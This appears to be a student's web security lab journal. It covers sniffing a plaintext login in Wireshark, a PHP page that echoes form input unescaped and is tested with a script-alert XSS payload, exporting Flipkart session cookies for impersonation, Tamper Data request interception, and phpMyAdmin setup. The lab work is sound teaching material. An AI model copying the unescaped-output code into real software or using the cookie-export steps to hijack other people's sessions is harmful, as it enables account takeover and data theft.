


[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd


Step 5: we will get error with invalid username and password

Step 6: The wireshark tool will keep recording the packets.


Step 7: Now stop the tool to stop recording and select filter as http to make the search easier and click on apply.



Step 8: Find the post methods for username and passwords.



Step 9: U will see the email- id and password that you used to log in.



PRACTICAL : 06

AIM: Simulate persistant Cross Site Scripting attack.

Code:

DEMO1.PHP

```
<?php  
if(isset($_GET['login']))  
{  
    echo "Enterd by you:<br>";  
    echo "Email: ".$_GET['email']."<br>";  
    echo "Password: ".$_GET['password'];  
}  
?  
<div>  
    <form>  
        <input type="text" name="email" placeholder="Email"><br>  
        <input type="password" name="password"  
        placeholder="Password"><br>  
        <input type="submit" name="login" value="Login">  
    </form>  
</div>
```

Output:

XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]

XAMPP Control Panel v3.3.0

Service	Module	PID(s)	Port(s)	Actions			
✓	Apache	2464	80, 443	Stop	Admin	Config	Logs
✓	MySQL	11552	3306	Stop	Admin	Config	Logs
✗	FileZilla			Start	Admin	Config	Logs
	Mercury			Start	Admin	Config	Logs
✗	Tomcat			Start	Admin	Config	Logs

Modules

Config Netstat Shell Explorer Services Help Quit

```
3.39.06 PM [Apache] Installing service...
3.39.11 PM [Apache] Successful!
3.39.16 PM [mysql] Installing service...
3.39.17 PM [mysql] Successful!
3.39.21 PM [Apache] Attempting to start Apache service...
3.39.29 PM [Apache] Status change detected: running
3.44.07 PM [mysql] Attempting to start MySQL service...
3.44.09 PM [mysql] Status change detected: running
```

This PC > Windows (C:) > xampp > htdocs


Name	Date modified	Type	Size
dashboard	07-03-2024 03:34 PM	File folder	
img	07-03-2024 03:34 PM	File folder	
webalizer	07-03-2024 03:34 PM	File folder	
xampp	07-03-2024 03:34 PM	File folder	
applications	15-06-2022 09:37 PM	Chrome HTML Do...	4 KB
bitnami	15-06-2022 09:37 PM	Cascading Style Sh...	1 KB
Demo.php	07-03-2024 03:41 PM	Text Document	1 KB

A screenshot of a web browser window. The address bar shows the URL `localhost/Demo1.php`. Below the address bar, there are several bookmarks: Prime Video, W3Schools Online..., WhatsApp (with 2 notifications), and GitHub. The main content area displays a login form with three fields: Email (containing `ljin11_03@gmail.com`), Password (containing `.....`), and a Login button.

Entered by you:
Email: `ljin11_03@gmail.com`
Password: `12345`

A screenshot of a web browser window. The address bar shows the URL `localhost/Demo1.php`. Below the address bar, there are several bookmarks: Prime Video, W3Schools Online..., WhatsApp (with 2 notifications), and GitHub. The main content area displays a login form with three fields: Email (containing `ljin11_03@gmail.com`), Password (containing `.....`), and a Login button.

A screenshot of a web browser window. The address bar shows the URL `localhost/Demo1.php`. Below the address bar, there are several bookmarks: Prime Video, W3Schools Online..., WhatsApp (with 2 notifications), and GitHub. The main content area displays a login form with three fields: Email (containing `<script>alert("Hello Ljin!")</script>`), Password (containing `.....`), and a Login button.



PRACTICAL : 07


AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation

STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie

Performed :



Windows 7 [Running] - Oracle VM VirtualBox

Buy Products Online at Best Price | Shopping Cart | Flipkart.com

https://www.flipkart.com/viewcart?otracker=PP_GoToCart

Flipkart Explore Plus

Search for products, brands and more

Login

My Cart (1)

Deliver to Mumbai - 400077

SPEEDEX Single Walled Stainless Steel Water Bottle, 1 Litre, Black, Steel

Pack of 1, Black, Steel

Seller:Gulika Apparel Pvt Ltd

₹250 ₹549 54% Off
1 coupon & 1 offer applied

SAVE FOR LATER REMOVE

PLACE ORDER

PRICE DETAILS

Price (1 item) ₹549

Discount - ₹249

Coupons for you - ₹50

Delivery Charges ₹40

Total Amount ₹290

You will save ₹259 on this order

Add items worth ₹250 more for FREE delivery

Eligible only for products

Browse Super Value store

.flipkart.com | _pxvid

.flipkart.com | AMCV_17EB401053DAF4840A490D4C%40AdobeOrg

.flipkart.com | pxcts

.flipkart.com | S

.flipkart.com | s_sq

.flipkart.com | SN

.flipkart.com | T

www.flipkart.com | _pxff_ddtc

Value 1

Domain www.flipkart.com

Path /

Expiration Fri Feb 25 2022 00:03:11 GMT+0530 (India Standard Time)

SameSite Lax

HostOnly Session Secure HttpOnly

Help

ton-nourish-2-containers-lunch-box/p/item0a0773301be93?pi

Import

```
"partitionKey": null,  
"storeId": "firefox-default",  
"id": 6  
},  
{  
    "name": "SN",  
    "value":  
"VI7BB58F4ACDA74A089A1F08F10F50D14A.TOKA1A1A532B6264B03891EC93B  
6978CA95.1645727640.LO",  
    "domain": ".flipkart.com",  
    "hostOnly": false,  
    "path": "/",  
    "secure": false,  
    "httpOnly": true,  
    "sameSite": "no_restriction",  
    "session": false,  
    "firstPartyDomain": "",  
    "partitionKey": null,  
    "expirationDate": 1661506116,  
    "storeId": "firefox-default",  
    "id": 7  
}.
```

Help

ess X Flipkart.com | MILTON Nourish ... +

on-nourish-2-containers-lunch-box/p/item0a0773301be93?pi

No cookies here!

Buy Products Online at Best Price X SPEEDEX Single Walled Stainles X Flipkart.com | MILTON Nourish X

https://www.flipkart.com/milton-nourish-2-containers-lunch-box/p/item0a0773301be93?pi

Flipkart Explore Plus[®]

Search for products, brands and more

Login More Cart

Electronics TVs & Appliances Men Women Baby & Kids Home & Furniture Sports, Books & More Flights Offer Zone Grocery

MILTON Nourish 2 Containers Lunch Box (600 ml)

4★ 1,321 Ratings & 156 Reviews

Special price ₹309 ₹370 16% off

Hurry, Only 8 left!

Coupons for you

Special Price Get extra 30% off upto ₹50 on 1 item(s) T&C

Available offers

Partner Offer Sign up for Flipkart Pay Later and get Flipkart Gift Card worth ₹100* Know More

Bank Offer 5% Unlimited Cashback on Flipkart Axis Bank Credit Card T&C

Delivery 400077 Change Check pincode

Delivery by 3 Mar, Thursday | ₹55

View Details

Color

ADD TO CART BUY

Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Performed :



The screenshot shows the Firefox browser window. The toolbar at the top has several icons, with the Tamper DATA icon (a blue cloud with a wrench) circled in blue. The main content area displays a table titled "Type" with various resource types listed under "Description". At the bottom of the table, there are two checkboxes: "Tamper with requests who's URL matches: (.*)?" and "Tamper requests only from this tab: ". Below these checkboxes is a button labeled "Start Tamper Data?".

Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches:

Tamper requests only from this tab:

Start Tamper Data?

Extension: (Tamper Data for FF Quantum) - St...

Details

URL: http://hotmail.com/
Method: GET
Type: main_frame

Request Body

This request has no request body.

Stop Tamper Cancel Request Ok

greatergood.berkeley.edu
Three TV Series Showing Us How to Bridge Generations
If you can't begin to imagine a thriving multigenerational multicultural future, turn to

bbc.com
Russia-Ukraine crisis
How likely is it to escalate into broader...
Let's cut right to the chase here: are we witnessing the prelude to World War 3?

For 2 Weeks, Here Are 5 Really Surprising Thin...
Squats every day, without weights. Easy peasy, right?
I've been strength training f...

Transferring data from contile-images.services.mozilla.com...

Extension: (Tamper Data for FF Quantum) - St...

Details

URL: http://hotmail.com/
Method: GET
Type: main_frame

Headers

Name	Value
Host	hotmail.com
User-Agent	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
Accept	text/html,application/xhtml+xml
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Upgrade-Insecure-Requests	1

Add Header Stop Tamper Ok

greatergood.berkeley.edu
Three TV Series Showing Us How to Bridge Generations
If you can't begin to imagine a thriving multigenerational multicultural future, turn to

bbc.com
Russia-Ukraine crisis
How likely is it to escalate into broader...
Let's cut right to the chase here: are we witnessing the prelude to World War 3?

For 2 Weeks, Here Are 5 Really Surprising Thin...
Squats every day, without weights. Easy peasy, right?
I've been strength training f...

Transferring data from contile-images.services.mozilla.com...

hotmail.com

greatergood.berkeley.edu
Three TV Series
Showing Us How to
Bridge Generation Gap
If you can't begin to imagine a thriving multigenerational, multicultural future, turn on...

bbc.com
Russia-Ukraine crisis:
How likely is it to
escalate into broader...
Let's cut right to the chase here: are we witnessing the prelude to World War 3?

https://greatergood.berkeley.edu/article/item/action_gaps?utm_source=pocket-newtab-intl-en

Extension: (Tamper Data for FF Quantum) - St...

Details

URL: https://outlook.live.com/owa/
Method: GET
Type: main_frame

Request Body

This request has no request body.

Stop Tamper Cancel Request Ok

'I Did Squats Every Day
For 2 Weeks, Here Are 5
Really Surprising Thin...
Squats every day, without weights. Easy peasy, right?
I've been strength training f...

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — ...

Details

URL: https://outlook.live.com/owa/
Method: GET
Type: main_frame


Headers

Name	Value
Host	outlook.live.com
User-Agent	Mozilla/5.0 (Windows NT 6)
Accept	text/html,application/xhtml+xml
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Connection	keep-alive
Upgrade-Insecure-Requests	1
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	none
Sec-Fetch-User	?1

Add Header Stop Tamper Ok

weights. Easy peasy, right?
I've been strength training f...

Transferring data from contile-images.services.mozilla.com...




PRACTICAL : 08

Aim:

Performed :

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.

The screenshot shows the phpMyAdmin interface for a MySQL server at 127.0.0.1. The left sidebar lists databases: New, cdc0l, information_schema, mysql, performance_schema, phpmyadmin, sql_db, test, and webauth. The main panel is titled 'Databases' and contains a 'Create database' form with 'sql_db' entered in the 'Name' field and 'Collation' set to 'latin1_swedish_ci'. A note below the form states: 'Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server.' Below the note is a table showing database names and their collations.

Database	Collation
cdc0l	latin1_general_ci
information_schema	utf8_general_ci
mysql	latin1_swedish_ci
performance_schema	utf8_general_ci
phpmyadmin	utf8_bin
sql_db	latin1_swedish_ci
test	latin1_swedish_ci

Step 3 : Create database with name sql_db.


The screenshot shows the 'Users overview' page in phpMyAdmin. The left sidebar lists the same databases as the previous screenshot. The main panel displays a table of users with their privileges. The table includes columns for User, Host, Password, Global privileges, Grant, and Action. The users listed are 'Any %' (host %, password -), 'Any linux' (host linux, password No), 'Any localhost' (host localhost, password No), 'pma' (host localhost, password No), 'root' (host linux, password No), and 'root' (host localhost, password No). The 'Global privileges' column shows 'USAGE' for most users and 'ALL PRIVILEGES' for the root user. The 'Grant' column indicates if privileges are granted ('Yes') or not ('No').

User	Host	Password	Global privileges	Grant	Action
Any %	%	-	USAGE	No	Edit Privileges Export
Any linux	linux	No	USAGE	No	Edit Privileges Export
Any localhost	localhost	No	USAGE	No	Edit Privileges Export
pma	localhost	No	USAGE	No	Edit Privileges Export
root	linux	No	ALL PRIVILEGES	Yes	Edit Privileges Export
